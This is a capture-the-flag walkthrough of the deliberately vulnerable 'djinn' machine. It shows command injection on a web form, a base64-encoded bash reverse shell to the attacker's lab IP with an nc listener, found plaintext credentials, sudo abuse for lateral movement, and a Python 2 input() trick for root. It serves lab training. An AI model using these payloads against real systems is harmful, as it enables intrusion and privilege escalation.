





Port 7331 has a website, apparently empty



Except for the **/wish** directory which I got from filibuster



Oh you found me then go on make a wish.

This can make all your wishes come true

Execute:

Is this direct command execution? Typing in “whoami”

```
1 HTTP/1.0 302 FOUND
2 Content-Type: text/html; charset=utf-8
3 Content-Length: 253
4 Location: http://10.0.2.6:7331/genie?name=www-data%0A
5 Server: Werkzeug/0.16.0 Python/2.7.15+
6 Date: Thu, 27 Jan 2022 17:21:36 GMT
7
8 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
9 <title>
10   Redirecting...
11 </title>
12 <h1>
13   Redirecting...
14 </h1>
15 <p>
16   You should be redirected automatically to target URL: <a href="/genie?name=www-data%0A"/>genie?name=www-data%0A</a>
17   . If not click the link.
```

Okay, let me try “id”. Yeah, I have a direct RCE here. Time for shell

```
Response
Pretty Raw Hex Render ln
1 HTTP/1.0 302 FOUND
2 Content-Type: text/html; charset=utf-8
3 Content-Length: 379
4 Location: http://10.0.2.6:7331/genie?name=uid%3D33%28www-data%29+gid%3D33%28www-data%29+groups%3D33%28www-data%29%0A
5 Server: Werkzeug/0.16.0 Python/2.7.15+
6 Date: Thu, 27 Jan 2022 17:22:24 GMT
7
8 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
9 <title>
10 Redirecting...
11 </title>
12 <h1>
13 Redirecting...
14 </h1>
15 <p>
16 You should be redirected automatically to target URL: <a href="/genie?name=uid%3D33%28www-data%29+gid%3D33%28www-data%29+groups%3D33%28www-data%29%0A"/>genie?name=uid%3D33%28www-data%29+gid%3D33%28www-data%29+groups%3D33%28www-data%29%0A
17 . If not click the link.
```

But it appears that I cannot use special chars such as / . \$

```
(kali㉿kali)-[~]
$ nc -nlvp 4242
listening on [any] 4242 ...
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.6] 36326
bash: cannot set terminal process group (616): Inappropriate ioctl for device
bash: no job control in this shell
www-data@djinn:/opt/80$ whoami
whoami
www-data
www-data@djinn:/opt/80$ |
```

But I still got a shell! What I did was:

- 1) Base64 encode the payload: **bash -i >& /dev/tcp/10.0.2.15/4242 0>&1**
- 2) **echo "YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4wLjluMTUvNDI0MiAwPiYx" | base64 --decode | bash**
- 3) URL encode everything and send it as the **cmd** parameter

There is a **.dev** directory inside the home folder of **nitish**  
p4ssw0rdStr3r0n9

And the credentials work :)

```
www-data@djinn:/home/nitish/.dev$ su nitish
su nitish
Password: p4ssw0rdStr3r0n9

nitish@djinn:~/dev$ cd ..
cd ..
nitish@djinn:~$ cat user
cat user.txt
10aay8289ptgguy1pvfa73alzusyyx3c
nitish@djinn:~$ |
```

There it is. Time to move laterally

```
nitish@djinn:/tmp$ sudo -l
sudo -l
Matching Defaults entries for nitish on djinn:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nitish may run the following commands on djinn:
    (sam) NOPASSWD: /usr/bin/genie
nitish@djinn:/tmp$ |
```

Okay

After a lot of playing around, I managed to get a shell as genie

```
nitish@djinn:/opt/80$ sudo -u sam /usr/bin/genie -p /bin/bash -cmd l
sudo -u sam /usr/bin/genie -p /bin/bash -cmd ls
my man!!
$ whoami
whoami
sam
$ /bin/bash -i
/bin/bash -i
sam@djinn:/opt/80$ |
```

There was a man page for genie, but I decided not to print it since it was poorly formatted

```
sam@djinn:/opt/80$ sudo -l
sudo -l
Matching Defaults entries for sam on djinn:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User sam may run the following commands on djinn:
    (root) NOPASSWD: /root/lago
```

Okay, so let's execute that

```

sam@djinn:/opt/80$ sudo /root/lago
sudo /root/lago
What do you want to do ?
1 - Be naughty
2 - Guess the number
3 - Read some damn files
4 - Work
Enter your choice:|

```

Let me just say I absolutely hate this box, It is so CTFy and not realistic at all. It's annoying

Inside my home folder there is this interesting file **.pyc**

```

sam@djinn:/home/sam$ cat .pyc
cat .pyc
♦
♦♦]c@s}ddlmZddlmZddlmZd♦Zd♦Zd♦Z ♦Z
e
d krye
e ♦♦nd
S(
i♦♦♦♦(tgetuser(tsystem(trandintcCs dGHdS(NsWorking on it!! (((s/home/mzfr/scripts/exp.pyt
naughtyboscsBtdd♦}dGHtd♦}||kr9td♦ndGHdS(Niies"Choose a number between 1 to 100: sEnter your number: s/bin/shsBetter Luck next time(RtinputR(tnumts((s/home/m
sfr/scripts/exp.pytguessit

cCs(t♦}td♦d||fGHdS(Ns$Enter the full of the file to read: s!User %s is not allowed to read %s(RR(tusertpath((s/home/mzfr/scripts/exp.pyt readfiless cCs/dGHd
GHdGHdGHdGHtd♦♦}||S(NsWhat do you want to do ?s1 - Be naughtys2 - Guess the numbers3 - Read some damn files4 - WorksEnter your choice: (tintR(tchoice((s/ho
me/mzfr/scripts/exp.pytoptionscCs_ldkrt♦nEldkr,t♦n/ldkrBt♦nldkrVdGHndGHdS(Niiswork your ass off!!s"Do something better with your life(RRR
(top((s/home/mzfr/scripts/exp.pytmain's

__main__N(
tgetpassRtosRtrandomRRRR
R_name__(((s/home/mzfr/scripts/exp.py<module>s

```

**.pyc** is a compiled python file. So let's try decompiling it

```

def guessit():
    num = randint(1, 101)
    print 'Choose a number between 1 to 100: '
    s = input('Enter your number: ')
    if s == num:
        system('/bin/sh')
    else:
        print 'Better Luck next time'

```

Okay so we must guess the number? Let's write a script for that I guess

I gave up and tried "num" as the number. It actually worked lol

```
root@djinn:/root£ sudo ./proof.sh
sudo ./proof.sh
'unknown': I need something more specific.
```

Aaaaaa

```
djinn pwned ...
```

---

```
Proof: 33eur2wjdmq80z47nyy4fx54bnlg3ibc
Path: /root
Date: Thu Jan 27 23:46:37 IST 2022
Whoami: root
```

---

By @0xmzfr

Thanks to my fellow teammates in @m0tl3ycr3w for betatesting! :-)

```
root@djinn:/root£ |
```